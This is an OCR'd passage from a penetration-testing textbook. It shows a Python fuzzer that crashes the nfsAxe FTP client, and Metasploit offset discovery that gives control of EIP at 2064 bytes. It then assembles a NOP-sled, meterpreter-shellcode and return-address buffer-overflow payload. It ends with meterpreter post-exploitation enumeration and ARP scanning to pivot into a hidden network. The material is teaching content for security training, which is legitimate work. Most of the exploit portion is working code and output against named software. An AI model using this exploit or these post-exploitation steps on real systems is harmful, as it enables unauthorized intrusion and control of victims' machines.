C:\Users\Public\Program Files\LabF.com\nfsAx

LabF.com
nfsAxe
NFScl2K
NFScl95
NFSclX64
Videos

Name	Size
.motifbind	989
AIX.SU	64
BELGIAN.KMF	12052
CROATIAN.KMF	7629
DANISH.KMF	12450
DECEMFR.KMF	11324
DECEMFRC.KMF	13288
DECEMGR.KMF	11570
DECEMUK.KMF	10552

Profile:
Host ID:
User Name: anonymous
Password : guest
Account:
Initial Dir: <Default Directory>
Server Type : UNIX
[✓] Anonymous
[● FTP]
FTP via XWP SOCKS4
SFTP mode
NFSbrowser

Getting local directories...

Note that we can specify session credentials, or select **Anonymous** to cause the client to log in immediately with anonymous: guest (provided that the server supports it). We'll test against this behavior to make things easier. So, we know that we need an FTP server, but it needs to basically respond to any input regardless of its validity because the objective is to put data back and see what happens inside the client. What better way to get this done than with a Python script that mimics an FTP server?

Writing a bare-bones FTP fuzzer service in Python

Back in `Chapter 9`, *Weaponizing Python*, on Python for pen testers, we built a server skeleton with nothing more than a core socket and listening port functionality. We also introduced a quick way to run something forever (well, until an event such as an interrupt): `while True`. We'll do something a little different for our fuzzing FTP server because we need to mimic the appearance of a legitimate FTP server that's communicating with the client. We'll also introduce the `try/except` construct in Python so we can handle errors and interrupts.

Fire up `vim fuzzy.py` and type out the program:

```
#!/usr/bin/python
import socket
import sys
host_ip = '0.0.0.0'
host_port = 21
try:
    i = int(raw_input("\n\nHow many bytes of fuzz?\n\n:"))
except ValueError:
    print "\n\n* Exception: Byte length must be an integer *"
    sys.exit(0)
fuzz = '\x7a' * i
try:
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host_ip, host_port))
    server.listen(1)
    print "\n\n** Phuzzy Phil's FuzzTP **\nServer is up.\nListening at %s
on port %d" % (host_ip, host_port)
    print "Fuzzing exploit length: %d bytes" % len(fuzz)
    client, address = server.accept()
    print "Connection accepted from FTP client %s, remote port %d" %
(address[0], address[1])
    client.send("220 Connected to FuzzTP Server by Phuzzy Phil\r\n")
    client.recv(1024)
    client.send("331 OK\r\n")
    client.recv(1024)
    client.send("230 OK\r\n")
    client.recv(1024)
    client.send("220 %s\r\n" % fuzz
    print "\n\nFuzz payload sent! Closing connection; exiting server.\n"
    server.close()
    client.close()
except socket.error as error:
    print "* Error *\n\nDetails:" + str(error)
    server.close()
```

```
        client.close()
        sys.exit(1)
    except KeyboardInterrupt:
        print "\n\n* Keyboard interrupt received *\n"
        server.close()
        client.close()
        sys.exit(1)
```


Fun, right? Okay, let's see what we did here:

- The first `try/except` section allows the user to define the fuzzing payload. Note that we take input with `int(raw_input())`. If the returned value from `raw_input()` is a string, then obviously `int()` will return a value error, which we handle with `except ValueError`. This is just some pretty code and not really necessary, and for the pen tester on a time crunch, I'm sure you'll just define the byte length directly in the code and modify it with Vim as you see fit.
- We declare the fuzzing payload as `fuzz` with `\x7a` as the byte. Obviously, use whatever you like, but I've been pretty sleepy lately so I'm sticking with *z*. I can't get *z*'s in real life; I may as well stuff them into vulnerable buffers.
- Now, the familiar part for anyone used to sockets in Python: we create a socket with `socket.socket(socket.AF_INET, socket.SOCK_STREAM)` and call it `server`. From there, we use `server.bind()` and `server.listen()` to stand up our server. Note that I'm passing a `1` to `server.listen()`; we're just testing with a single client, so `1` is all that is necessary.
- If you connect to our fuzzy little server with an FTP client or netcat, you'll see a conversation with FTP server response codes. Now you can see in our code that we're just faking; we're taking a kilobyte of response and just tossing it in the trash, working our way up to sending the payload.
- We wrap up with two `except` sections for handling errors or *Ctrl* + *C*.

Crashing the target with the Python fuzzer


Without further ado, fire up your fuzzer, configure it to send 256 bytes, and then switch over to your Windows 7 tester. Open up the nfsAxe FTP client, select **Anonymous** access, and punch in Kali's IP address for Host ID.

Connect and watch the results:




```
root@troy:~# python fuzzy.py


How many bytes of fuzz?

:256


** Phuzzy Phil's FuzzTP **
Server is up.
Listening at 0.0.0.0 on port 21
Fuzzing exploit length: 256 bytes
Connection accepted from FTP client 192.168.63.130, remote port 49505


Fuzz payload sent! Closing connection; exiting server.

root@troy:~#
```

Okay, so that was a little boring, but it worked. The payload was received by the client and displayed in the status window:



```
The names of the selected package is:
    -<Negotiate> <Microsoft Package Negotiator>-
calling gss_init_sec_context
230 OK
220 zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
...
```

But just for fun, execute the fuzzer again, but this time send 4,000 bytes. What does the client do?



```
Application Name:           ftp.exe
Application Version:        0.9.0.1
Application Timestamp:      4863b612
Fault Module Name:          StackHash_e3ef
Fault Module Version:       0.0.0.0
Fault Module Timestamp:     00000000
Exception Code:             c0000005
Exception Offset:           7a7a7a7a
```

Winner, winner, chicken dinner! Let's just prepare our exploit and we'll be on our way to arbitrary code execution. But, wait – I hear the hacker in you now. *We know that the buffer is bigger than 256 bytes and smaller than 4,000 bytes. Will we really have to manually find the sweet spot across 3,744 bytes?* You are wise beyond your years, but fear not. We could simply generate a long string of characters in a defined pattern; pass it as our fuzz payload; look for the characters that end up written over the EIP on the client side; identify that 4-byte pattern in the fuzz payload, and calculate the offset. We could do this by hand, but those friendly folks over at Metasploit have already thought of this one.

Fuzzy registers – the low-level perspective

The fuzzing research we've done so far was effective in discovering the fact that these two FTP programs are vulnerable to overflows. Now, we need to understand what's happening behind the scenes by watching the stack as we send fuzz payloads. Of course, this will be done with a debugger. Since we're on Windows in this lab, we'll fire up WinDbg and attach it to the vulnerable software PID. Since we just got done toying around with the nfsAxe client, I'll assume that's still up and ready to go in your lab. Keep your 3Com Daemon lab handy, though, because the principles are the same. Let's go down the rabbit hole with Metasploit's offset discovery duo: `pattern_create` and `pattern_offset`.

Calculating the EIP offset with the Metasploit toolset

Head on over to the `tools` directory in Metasploit with `cd /usr/share/metasploit-framework/tools`. First, let's generate a 4,000-byte payload, as we know that's enough bytes to overwrite critical parts of memory:


```
# ./pattern_create.rb -l 4000 > /root/fuzz.txt
```

After a couple of seconds, this new text file will appear in your `home` directory. If you open it up, you'll see 3,000 bytes of junk. Don't be so fast to judge, though – it's a specially crafted string that the offset finder, `pattern_offset.rb`, will use to find where our sweet spot lies.

Now, open your fuzzer with Vim again and comment out the lines that take input and set the `fuzz` variable. Add this line after the comment lines:


```
with open("fuzz.txt") as fuzzfile:
    fuzz = fuzzfile.read().rstrip("\n")
```

Note that `rstrip()` simply trims the new line from the end of the file:



```
#!/usr/bin/python
import socket
import struct
import sys
host_ip = '0.0.0.0'
host_port = 21

#try:
#    i = int(raw_input("\n\nHow many bytes of fuzz?\n\n:"))
#except ValueError:
#    print "\n\n* Exception: Byte length must be an integer *"
#    sys.exit(0)
#fuzz = '\x7a' * i

with open("fuzz.txt") as fuzzfile:
    fuzz = fuzzfile.read().rstrip("\n")
```


Save your modified fuzzer and execute it again. You'll notice the payload is now 4,000 bytes long. But hold your horses—let's not fire off the FTP client just yet (we already know it'll crash). As we reviewed in `Chapter 9`, *Weaponizing Python*, let's link our FTP client to WinDbg: while the nfsAxe client is running, run the command line and find the FTP client's PID with the task list. When you have it – 3304 in our example – execute `windbg -p 3304 -g` to attach WinDbg to the process in graphical mode:



```
C:\Users\Public\Program Files\LabF
LabF.c
nfs
Name          S
.motifbind    9
AIX.SU        6
BELGIAN.KMF   1
CROATIAN.KMF  7
DANISH.KMF    1
DECEMFR.KMF   1
DECEMFRC.KMF  1

Profile:
Host ID:    192.168.63.134
User Name:  anonymous
Password :  guest
Account:
Initial Dir: <Default Directory>
Server Type : UNIX
[✓] Anonymous
```

```
vmtoolsd.exe                    1528 Console
msdtc.exe                       2012 Services
svchost.exe                     2208 Services
SearchIndexer.exe               2432 Services
wmpnetwk.exe                    2604 Services
svchost.exe                     2708 Services
sppsvc.exe                       228 Services
svchost.exe                      764 Services
xsetsrv.exe                     2256 Services
dllhost.exe                     2260 Console
ntvdm.exe                       4012 Conso
conhost.exe                     3772 Con
ftp.exe                         3304
cmd.exe                         2720 Con
conhost.exe                     2176 Conso
cmd.exe                         2364 Console
conhost.exe                     1424 Console
tasklist.exe                    4048 Console

C:\Program Files\Debugging Tools for Windows (x86)>
```


Now, you're ready to connect to the fuzzer. After the 4,000 bytes are received by the client, it crashes – but we can see the EIP register is overwritten with `0x43387143`. The manual fuzzer in you is anticipating something like `0x41414141` or `0x7a7a7a7a`, but don't forget that we're using a unique pattern to find our offset, shown as follows:



```
ModLoad: 75490000 75498000   C:\Windows\system32\secur32
ModLoad: 755f0000 7560b000   C:\Windows\system32\SSPICLI
ModLoad: 74e00000 74e08000   C:\Windows\system32\credssp
ModLoad: 750c0000 75102000   C:\Windows\system32\msv1_0.
ModLoad: 75350000 75361000   C:\Windows\system32\cryptdl
(ce8.b00): Access violation - code c0000005 (first chanc
First chance exceptions are reported before any exceptic
This exception may be expected and handled.
eax=02dfcc01 ebx=37714336 ecx=71433571 edx=43347143 esi=
eip=43387143 esp=02dfd4e8 ebp=00000fa6 iopl=0         nv
0:001>
```

I know what the hacker in you is saying right now: *we're on an Intel processor, so that's a little-endian EIP address, isn't it?* Not bad, young apprentice. So then, `0x43387143` is really `43 71 38 43`. A quick lookup on a hexadecimal ASCII table shows us the pattern: `Cq8C`. Hold on to that value for the offset calculation with `pattern_offset.rb`:

```
# ./pattern_offset.rb --length 4000 --query Cq8C
```




```
root@troy:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb --l
ength 4000 --query Cq8C
[*] Exact match at offset 2064
```

As you can see, `pattern_offset` knows what to look for within a given length provided to `pattern_create`.


I know what you're wondering because I wondered the same thing: does the offset include the 4 bytes that overwrite the return address? In other words, if the offset is found to be 2,064 bytes, do we need to put in 2,060 bytes of fluff? Once again, the friendly neighborhood hackers at Metasploit considered that and decided to make it consistent. What you see is what you need in your exploit code. So, we'll go back to our Python script one more time and multiply our junk byte by the exact offset value discovered by `pattern_offset`, and then concatenate the hex string of the memory location to which execution will flow:

```
fuzz = '\x7a' * 2064 + '\xef\xbe\xad\xde'
```



```
#try:
#    i = int(raw_input("\n\nHow many bytes of fuzz?\n\n:"))
#except ValueError:
#    print "\n\n* Exception: Byte length must be an integer *"
#    sys.exit(0)
#fuzz = '\x7a' * i

fuzz = '\x7a' * 2064 + '\xef\xbe\xad\xde'
```

Fire it off one more time and watch the EIP (also the **Exception Offset:** in the Windows error message). Congratulations! You have all the pieces needed to construct a working exploit:



FTP for Windows

FTP for Windows has stopped working

Windows can check online for a solution to the problem.

Check online for a solution and close the program


Close the program

Hide problem details


```
Fault Module Name:          StackHash_70d2
Fault Module Version:       0.0.0.0
Fault Module Timestamp:     00000000
Exception Code:             c0000005
Exception Offset:           deadbeef
OS Version:                 6.1.7601.2.1.0.768.2
Locale ID:                  1033
Additional Information 1:   70d2
```

Shellcode algebra – turning the fuzzing data into an exploit

Like a giddy child running to buy candy, I pull up `msfvenom` to generate some shellcode. I have a Windows meterpreter chunk of shellcode that tips the scales at 341 bytes. My little fuzz-and-crash script works, but with 2,064 bytes of *z* followed by the desired address. To make this work, I need to turn that into NOPs followed by shellcode. This becomes a simple matter of *x + 341 = 2,064*:



One of the nice things about using Python for our exploits is that `msfvenom` is ready to spit out shellcode in a dump-and-go format:



```
buf += "\x58\x06\x6f\x6b\x2e\x49\xb3\xc8\x21\xfc\x96\x79\xa8"
buf += "\xfe\x85\x7a\xf9"
fuzz = '\x90' * 1723 + buf + '\xef\xbe\xad\xde'
```

I leave it to the reader to get your chosen shellcode executed. Happy hunting!

Summary

In this chapter, we introduced fuzzing as a testing methodology as well as an exploit research tool. We started out with mutation fuzzing over the network to test an FTP server's handling of mutated authentication requests. With the information learned, we moved on to developing Python scripts that automate the fuzzing process. While we were exploring Python fuzzing, we built a fuzzing server to provide input to a vulnerable FTP client. With both pieces of software, the goal was to crash them and learn what input from the fuzzer caused the crash. We wrapped up by looking at these crashes from a low-level register memory perspective. This was accomplished by attaching WinDbg to the vulnerable processes and examining memory after the crash. With Metasploit's offset discovery tools, we demonstrated how to use debugging and fuzzing to write precise exploits.

In the next chapter, we will take a deeper look into the post-exploitation phase of a penetration, so we can learn how hackers turn an initial foothold into a wide-scale compromise.

Questions

1. Fuzzing is one of the more popular attacks because it results in shellcode execution. (True | False)
2. Identify the fuzzing points range 4 through 8 in this request: `USER administrator`.
3. The **Exception Offset** in the Windows crash dump is the same value found in __________.
4. Name Metasploit's two tools used together to find the EIP offset in an overflow.

5. An attacker has just discovered that if execution lands at `0x04a755b1`, his NOP sled will be triggered and run down to his Windows shellcode. The vulnerable buffer is 2,056-bytes long and the shellcode is 546-bytes long. He uses the following line of code to prepare the shellcode: `s = '\x90' * 1510 + buf + '\x04\xa7\x55\xb1'`. Why is this attack bound to fail?

Further reading

- Taof download (`https://sourceforge.net/projects/taof`)
- nfsAxe FTP client version 3.7 for Windows installation (`http://www.labf.com/download/nfsaxe.exe`)
- Vulnerable 3Com Daemon for Windows installation (`http://www.oldversion.com/windows/3com-daemon-2r10`)

13
Going Beyond the Foothold

On this crazy ball flying through space that we call home, there are few things as exciting as seeing that meterpreter session pop up after firing off an exploit. Sometimes, your compromise has yielded you a domain administrator and you can pretty much do anything you want; you can probably just log in to other systems on the domain to gather yourself a handful of compromised computers and grab the loot you find on them. However, the more likely scenario is that you just successfully pulled off an exploit on one of only a few machines that are actually visible from your position in the network due to firewalling and segmentation—you've established a foothold. The word foothold is borrowed from rock climbing terminology: it's a spot in the rock face where you can place your feet for security as you prepare to progress further. Getting a foothold in a pen test means you've found a hole in the rock of your client's defense that you can use to launch yourself up, but the climbing lies before you.

In this chapter, we're going to review concepts and methods for leveraging the foothold position to progress deeper into a target. We'll start with an introduction to enumeration from our foothold position as a means of gathering the data necessary to find deeper points of compromise. We'll understand the concept of pivoting through the network and leveraging pilfered credentials to compromise systems deeper in our target's network.

Technical requirements

- Kali Linux
- A Windows environment with several hosts on different LANs is ideal

Gathering goodies – enumeration with post modules

The big happy family of Metasploit modules designed to turn your foothold into total compromise is called **post modules**. There are a few types of post module, but two primary subfamilies: gather and manage. First, let's draw a distinction between the post manage and post gather modules:

- The post manage modules are what I like to call compromise management tools. In other words, they allow us to manage the compromise we've accomplished, mainly by modifying features of the host.
- The post gather modules are just what they sound like: they allow us to gather information from the target that will inform further compromise. Pushing past the initial foothold will require more information; a full penetration of the target network is an iterative process. Don't expect to only do recon and footprinting once, at the beginning of the assessment – you'll be doing it again at your foothold.

We don't have enough room to dive into all of the post modules, but you'll always need to do some enumeration once you've cracked that outer shell. You need to understand where you are in the network, and what kind of environment you're in. So, let's take a look at some core enumeration with gather modules.


For our example, we've just compromised a Vista Business machine on this LAN. We're about to discover that this machine has another NIC attached to a hidden network. Later in the chapter, we'll take a look at this scenario to demonstrate pivoting our way into that hidden network. For now, let's pillage the Vista box.

ARP enumeration with meterpreter

Once we're established with meterpreter, we control the machine (at least in the user context of the payload execution, but we'll talk about escalation later). We can play with our fun meterpreter toys, or we can just go old school and play around with the command line. Let's kick off Windows `ipconfig`. There are two ways you can do this:

- A one-off with the `execute` command
- As part of your interaction with the command line after executing meterpreter's `shell` command

Let's try `execute -f ipconfig -i`. The `-f` flag means we're firing up an executable, and `-i` tells meterpreter to create a channel so we can interact with it:




```
meterpreter > execute -f ipconfig -i
Process 4832 created.
Channel 1 created.

Windows IP Configuration


Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1960:49dc:2561:8982%33
   IPv4 Address. . . . . . . . . . . : 10.0.0.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.1
```

Check that out: a `10.0.0.0/24` network that isn't visible to our Kali box. If you read the early chapters of this book, you're already deeply in love with ARP, so let's get acquainted with this network.

When you're interacting with a meterpreter session and you'd like to get back to the MSF console, use the `background` command to put your session on the back burner. You can then use the `sessions` command to list your meterpreter sessions, and use the `-i` flag to interact with one. In our lab environment, I have only one session so far—but when you're in the field, you may have several. These modules can be set up like ordinary exploits from the console, or they can be called with the `run` command from within meterpreter—definitely an awesome feature. With some of the enumeration modules, you'll notice a session configuration option. Here, you specify the meterpreter session ID where this module should do its stuff.

I'll fire it off from the meterpreter session with `run windows/gather/arp_scanner RHOST=10.0.0.0/24`:



```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run windows/gather/arp_scanner RHOSTS=10.0.0.0/24

[*] Running module against YOKNET-VP
[*] ARP Scanning 10.0.0.0/24
[+]     IP: 10.0.0.5 MAC 00:0c:29:30:bf:b9 (VMware, Inc.)
[+]     IP: 10.0.0.58 MAC 00:0c:29:ff:0c:3a (VMware, Inc.)
[+]     IP: 10.0.0.56 MAC 00:0c:29:ff:0c:30 (VMware, Inc.)
[+]     IP: 10.0.0.57 MAC 00:0c:29:ff:0c:44 (VMware, Inc.)
[+]     IP: 10.0.0.113 MAC 00:0c:29:e8:9f:7d (VMware, Inc.)
[+]     IP: 10.0.0.114 MAC 00:0c:29:f0:58:c9 (VMware, Inc.)
[+]     IP: 10.0.0.255 MAC 00:0c:29:30:bf:b9 (VMware, Inc.)
meterpreter > 
```


Quite the effective host enumeration from beyond the perimeter.

What's interesting about these enumeration techniques is that a defender will see all traffic originating with our pivot point at `10.0.0.5`, not from our system.

Forensic analysis with meterpreter – stealing deleted files

